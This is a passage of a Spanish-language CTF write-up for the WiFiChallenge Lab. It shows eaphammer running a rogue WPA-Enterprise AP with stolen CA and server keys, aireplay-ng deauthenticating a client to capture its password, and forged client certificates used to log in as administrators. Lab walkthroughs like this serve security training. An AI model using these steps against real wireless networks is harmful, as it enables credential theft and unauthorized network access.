
root@WiFiChallengeLab:~# wget -r -l1 -np -nd -A "*" http://192.168.7.1/........./

25. What is the flag for Administrator on the wifi-corp AP website?
-
En la red de
wifi-corpque verifica el certificado del AP antes de conectarse, por lo que ahora que se tiene el CA y el certificado del AP real, se puede crear unRogueAPy se conectará. -
Para esto se va a usar
eaphammer nuevamente, pero en lugar de crear un certificado auto firmado, se importa el certificado que descargamos.
root@WiFiChallengeLab:~/tools/eaphammer# python3 ./eaphammer --cert-wizard import --server-cert /root/server.crt --ca-cert /root/ca.crt --private-key /root/server.key --private-key-passwd whatever

                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        A nice shiny new access point.

                             Version:  1.13.5
                            Codename:  Power Overwhelming
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>solstice(doT)sh


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
Case 1: Import all separate
[CW] Ensuring server cert, CA cert, and private key are valid...
/root/server.crt
/root/server.key
/root/ca.crt
[CW] Complete!
[CW] Loading private key from /root/server.key
[CW] Complete!
[CW] Loading server cert from /root/server.crt
[CW] Complete!
[CW] Loading CA certificate chain from /root/ca.crt
[CW] Complete!
[CW] Constructing full certificate chain with integrated key...
[CW] Complete!
[CW] Writing private key and full certificate chain to file...
[CW] Complete!
[CW] Private key and full certificate chain written to: /root/tools/eaphammer/certs/server/WiFiChallenge CA.pem
[CW] Activating full certificate chain...
[CW] Complete!
- Ahora levantamos el AP.
root@WiFiChallengeLab:~/tools/eaphammer# python3 ./eaphammer -i wlan4 --auth wpa-eap --essid wifi-corp

                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        A nice shiny new access point.

                             Version:  1.13.5
                            Codename:  Power Overwhelming
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>solstice(doT)sh


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Saving current iptables configuration...
[*] Reticulating radio frequency splines...
Error: NetworkManager is not running.

[*] Using nmcli to tell NetworkManager not to manage wlan4...

100%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 1/1 [00:01<00:00,  1.00s/it]

[*] Success: wlan4 no longer controlled by NetworkManager.
[*] WPA handshakes will be saved to /root/tools/eaphammer/loot/wpa_handshake_capture-2026-03-22-00-58-01-S1lluv0n0Gp0uwU8y2i6FuhKZ4uNxeH0.hccapx

[hostapd] AP starting...

Configuration file: /root/tools/eaphammer/tmp/hostapd-2026-03-22-00-58-01-YHb321pJ1UCsbhZEM11ujt8JEO0vefrn.conf
wlan4: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan4 with hwaddr 00:11:22:33:44:00 and ssid "wifi-corp"
wlan4: interface state COUNTRY_UPDATE->ENABLED
wlan4: AP-ENABLED
- Tenemos la MAC del cliente.

- Ahora lo desautenticamos.
root@WiFiChallengeLab:/home/user# iwconfig wlan0mon channel 44
root@WiFiChallengeLab:/home/user# aireplay-ng -0 0 -a F0:9F:C2:71:22:1A wlan0mon -c 64:32:A8:BA:6C:41
root@WiFiChallengeLab:/home/user# iwconfig wlan1mon channel 44
root@WiFiChallengeLab:/home/user# aireplay-ng -0 0 -a F0:9F:C2:71:22:15 wlan1mon -c 64:32:A8:BA:6C:41
- Tenemos la password.

- Ahora creamos el archivo de configuración para conectarnos.
root@WiFiChallengeLab:~# cat mgt.conf
network={
    ssid="wifi-corp"
    scan_ssid=1
    key_mgmt=WPA-EAP
    eap=PEAP
    anonymous_identity="CONTOSO\anonymous"
    identity="CONTOSO\Administrator"
    password=""
    # phase1="peapver=1"
    phase2="auth=GTC"
}
root@WiFiChallengeLab:~# wpa_supplicant -i wlan3 -c mgt.conf
root@WiFiChallengeLab:~# dhclient wlan3 -v
- Una vez nos conectamos con las credenciales obtenidas vemos la flag.
26. What is the flag found on the wifi-global AP?

- Tenemos el nombre de un usuario que es GlobalAdmin lo que vamos hacer es generar certificados para poder autenticarnos.
root@WiFiChallengeLab:~# openssl genrsa -out client.key 2048
root@WiFiChallengeLab:~# openssl req -config client.conf -new -key client.key -out client.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
1. Country Name             (2 letter code) [ES]:ES
2. State or Province Name   (full name)     [Madrid]:Madrid
3. Locality Name            (eg, city)      [Madrid]:Madrid
4. Organization Name        (eg, company)   [WiFiChallenge]:WifiChallenge
5. Organizational Unit Name (eg, section)   []:
6. Common Name              (eg, CA name)   [WiFiChallenge CA]:
7. Email Address            (eg, name@FQDN) [client@WiFiChallenge.com]:
- Creamos el archivo de configuración para conectarnos.
root@WiFiChallengeLab:~# cat yiyi.conf
network={
  ssid="wifi-global"
  scan_ssid=1
  mode=0
  proto=RSN
  key_mgmt=WPA-EAP
  auth_alg=OPEN
  eap=TLS
      #anonymous_identity="GLOBAL\anonymous"
  identity="GLOBAL\GlobalAdmin"
  ca_cert="./ca.crt"
  client_cert="./client.crt"
  private_key="./client.key"
  private_key_passwd="whatever"
 }
root@WiFiChallengeLab:/home/user/Downloads/25# wpa_supplicant -i wlan4 -c yiyi.conf
- Finalmente obtenemos IP y nos vamos a ver la flag como siempre.
dhclient -v wlan4